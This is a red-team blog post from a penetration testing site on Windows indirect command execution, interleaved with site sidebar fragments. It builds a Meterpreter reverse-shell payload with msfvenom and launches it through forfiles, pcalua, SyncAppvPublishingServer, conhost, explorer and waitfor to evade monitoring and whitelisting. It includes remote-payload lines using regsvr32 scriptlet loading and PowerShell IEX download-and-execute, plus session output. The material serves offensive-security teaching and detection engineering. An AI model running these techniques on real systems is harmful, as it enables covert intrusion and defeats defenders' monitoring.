

PENETRATION TESTING LAB

OFFENSIVE TECHNIQUES & METHODOLOGIES



JULY 6, 2020

Indirect Command Execution



by Administrator. In Defense Evasion. Leave a Comment

The windows ecosystem provides multiple binaries that could be used by adversaries to execute arbitrary commands that will evade detection especially in environments that are monitoring binaries such as "*cmd.exe*". In certain occasions the techniques described below could be used to bypass application whitelisting products if rules are not configured properly

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to

(whitelist by path or file name) or to confuse windows events. The purpose of the article is to gather various binaries that could indirectly execute a command as these has been discovered by various researchers over Twitter (credits to the following people: [Julian Horoszkiewicz](#), [Eric](#), [Oddvar Moe](#), [Evi1cg](#), [Daniel Bohannon](#), [Adam](#)).

Initially an arbitrary executable can be generated with Metasploit utility “*msfvenom*”. This utility would be used as the trigger during the execution of the command by the initial binary.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168.254.58 LPORT=4444 -f exe > pentestlab.exe
```

```
kali@kali:~$ sudo su -  
[sudo] password for kali:  
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.254.158 LPORT=4444 -f exe > pentestlab.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
  
root@kali:~#
```

Generate Metasploit Payload

The “*forfiles*” is a command utility which can select multiple files and run a command on them. It is typically used in batch jobs but it could be abused to execute an arbitrary

day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.

One-Time	Monthly
Make a one-time donation	
Choose an amount	
<input type="button" value="£5.00"/>	
<input type="button" value="£15.00"/>	
<input type="button" value="£100.00"/>	
Or enter a custom amount	
<input type="text" value="£ 30.00"/>	
<hr/>	

command or an executable. The parameters “/p” and “/m” are used to perform a search in the windows directory “System32” and on the mask “calc.exe” even though the default search mask is *. Anything after the “/c” parameter is the actual command that is executed.

```
forfiles /p c:\windows\system32 /m calc.exe /c  
C:\tmp\pentestlab.exe
```

```
C:\tmp>forfiles /p c:\windows\system32 /m calc.exe /c C:\tmp\pentestlab.exe
```

Indirect Command Execution – forfiles

A Meterpreter session will open and a connection will established with the command and control.

```
= [ metasploit v5.0.87-dev ]  
+ -- == [ 2006 exploits - 1096 auxiliary - 343 post ]  
+ -- == [ 566 payloads - 45 encoders - 10 nops ]  
+ -- == [ 7 evasion ]  
  
Metasploit tip: View advanced module options with advanced  
  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.254.158:4444  
[*] Sending stage (201283 bytes) to 192.168.254.153  
[*] Meterpreter session 3 opened (192.168.254.158:4444 → 192.168.254.153:54269) at 20  
20-07-04 20:39:58 +0100  
  
meterpreter > getpid  
Current pid: 6392  
meterpreter > █
```

Meterpreter via forfiles

This would create a new process on the system. The “pentestlab.exe” process would be the child process of

Your contribution is
appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to follow
this blog and receive notifications
of new articles by email.

Email Address

FOLLOW

Join 2,312 other subscribers


Supported by



VISIT MALDEV ACADEMY

SEARCH TOPIC

"forfiles.exe".




Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-SRSJ845\pentestlab] (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
forfiles.exe		1,020 K	12 K	2176	ForFiles - Executes a comma...	Microsoft Corporati
pentestlab.exe	0.10	3,120 K	1,452 K	6392		
procexp64.exe	3.47	25,436 K	21,164 K	6992	Sysinternals Process Explorer	Sysinternals - www
OneDrive.exe	< 0.01	29,652 K	1,544 K	1044	Microsoft OneDrive	Microsoft Corporati
powershell.exe	0.14	79,820 K	2,332 K	3008	Windows PowerShell	Microsoft Corporati
conhost.exe		5,044 K	188 K	2336	Console Window Host	Microsoft Corporati
powershell.exe	0.20	69,784 K	1,996 K	8928	Windows PowerShell	Microsoft Corporati
conhost.exe		4,576 K	188 K	7920	Console Window Host	Microsoft Corporati
MusNotifyIcon.exe		5,464 K	2,320 K	9700	MusNotifyIcon.exe	Microsoft Corporati
ieexplore.exe	0.16	3,300 K	1,784 K	5768	Internet Explorer	Microsoft Corporati
powershell.exe	0.20	67,220 K	2,980 K	8396	Windows PowerShell	Microsoft Corporati
conhost.exe		4,236 K	188 K	5696	Console Window Host	Microsoft Corporati

Name	Description	Company Name	Path
locale.nls			C:\Windows\System32\locale.nls
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls
ClrHook64.dll			C:\Windows\System32\ClrHook64.dll
forfiles.exe.mui	ForFiles - Executes a command on ...	Microsoft Corporation	C:\Windows\System32\en-US\forfiles.exe.mui
forfiles.exe	ForFiles - Executes a command on ...	Microsoft Corporation	C:\Windows\System32\forfiles.exe
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
sechost.dll	Host for SCM/SDDL/LSA Lookup ...	Microsoft Corporation	C:\Windows\System32\sechost.dll
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll

forfiles – Process Explorer

Alternatively the "forfiles" utility can be invoked by the Windows "Run" to eliminate the need of using the Windows command prompt.



Run – forfiles

The program compatibility assistant is a windows utility that runs when it detects a software with compatibility issues.



RECENT POSTS

[Web Browser Stored Credentials](#)

[Persistence – DLL Proxy Loading](#)

[Persistence – Explorer](#)

[Persistence – Visual Studio](#)

[Code Extensions](#)

[AS-REP Roasting](#)

CATEGORIES

[Coding \(10\)](#)

[Exploitation Techniques \(19\)](#)

[External Submissions \(3\)](#)

[General Lab Notes \(22\)](#)

[Information Gathering \(12\)](#)

[Infrastructure \(2\)](#)

[Maintaining Access \(4\)](#)

[Mobile Pentesting \(7\)](#)

[Network Mapping \(1\)](#)

[Post Exploitation \(13\)](#)

The utility is located in “C:\Windows\System32” and can execute commands with the “-a” argument.

```
pcalua.exe -a C:\tmp\pentestlab.exe
```

Indirect Command Execution – pcalua

The command will be executed successfully as a Meterpreter session will open.

Meterpreter via pcalua

The newly created process will be displayed as a parent process.

- Red Team (132)
- Credential Access (5)
- Defense Evasion (22)
- Domain Escalation (6)
- Domain Persistence (4)
- Initial Access (1)
- Lateral Movement (3)
- Man-in-the-middle (1)
- Persistence (39)
- Privilege Escalation (17)
- Reviews (1)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

July 2020

M	T	W	T	F	S	S
---	---	---	---	---	---	---

pcalua – Process Explorer

The “*SyncAppvPublishingServer*” initiates the Microsoft application virtualization (App-V) publishing refresh operation. However it can be used as a non-directly method to execute commands for evasion. In the example below the execution occurs from PowerShell and the “Start-Process” cmdlet is used to run the executable.

```
SyncAppvPublishingServer.vbs "n; Start-Process  
C:\tmp\pentestlab.exe"
```

SyncAppvPublishingServer – PowerShell

Execution will be successful as a session will open.

		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

« Jun Mar »

PEN TEST LAB STATS

7,614,451 hits

FACEBOOK PAGE

. . .

SyncAppvPublishingServer – Meterpreter

It is also possible to execute a malicious payload from a remote location by using the “*regsvr32*” method since the “*SyncAppvPublishingServer*” will execute anything that is enclosed in the double quotes.

```
SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u  
/i:http://192.168.254.158:8080/jnQl1FJ.sct scrobj.dll"
```

SyncAppvPublishingServer – Regsvr32

SyncAppvPublishingServer – Meterpreter via Regsvr32

Julian Horoszkiewicz discovered that it is possible to use a path traversal style attack in order to cause a confusion to the monitoring system and execute a command or a payload. Details of this discovery can be found in his [blog](#). It is also possible to determine which the parent process will be by executing the following command:

```
cmd.exe /c "pentestlab.blog  
/../../../../../../../../../../../../windows/explorer.exe"  
/root,C:\tmp\pentestlab.exe
```

Indirect Command Execution – Directory Traversal CMD

Console windows host (conhost.exe) is run on Windows in order to provide an interface between command prompt

and Windows explorer. However, it has also the ability to execute commands and binaries in a way that could cause a confusion to the Windows events.

```
conhost.exe C:\tmp\pentestlab.exe  
conhost "pentestlab.blog C:\tmp\pentestlab.exe"  
conhost pentestlab.blog/../../tmp/pentestlab.exe
```

Indirect Command Execution – conhost

The “*explorer.exe*” can be utilized as a method of execution. Furthermore, the executed payload will create a process on the system that will have as a parent process “*explore.exe*” instead of “*cmd.exe*”.

```
explorer.exe C:\tmp\pentestlab.exe  
explorer.exe /root,"C:\tmp\pentestlab.exe"  
explorer.exe pentestlab.blog, "C:\tmp\pentestlab.exe"
```

Indirect Command Execution – Explorer

All the above commands could be executed alternatively from windows “Run”.

Indirect Command Execution – Explorer via Run

The “*waitfor*” is a Microsoft binary which is used to synchronize computers across a network by sending signals. However it is possible to be used in red teaming scenarios as a method of evasion or **persistence** in order to execute arbitrary commands or download an implant.

```
waitfor pentestlab && PowerShell IEX (IWR  
http://bit.ly/L3g1t).Content  
waitfor /s 127.0.0.1 /si pentestlab
```

Indirect Command Execution – WaitFor

All of the above methods will have as a result the arbitrary payload to be executed and to return a Meterpreter session or establish a connection with any other command and control framework.

Indirect Command Execution – Meterpreter

YouTube

AppLocker Bypass –
IExec

June 13, 2017
In "Defense Evasion"

AppLocker Bypass –
Regsvr32

May 11, 2017
In "Defense Evasion"

AppLocker Bypass –
MSXSL

July 6, 2017
In "Defense Evasion"

CONHOST

FORFILES

MITRE

PCALUA.EXE

SYNCAAPPVPUBLISHINGSERVER

T1202

WAITFOR

Leave a comment

PREVIOUS

Spyse – A Cyber Security Search Engine

NEXT

Lateral Movement – Services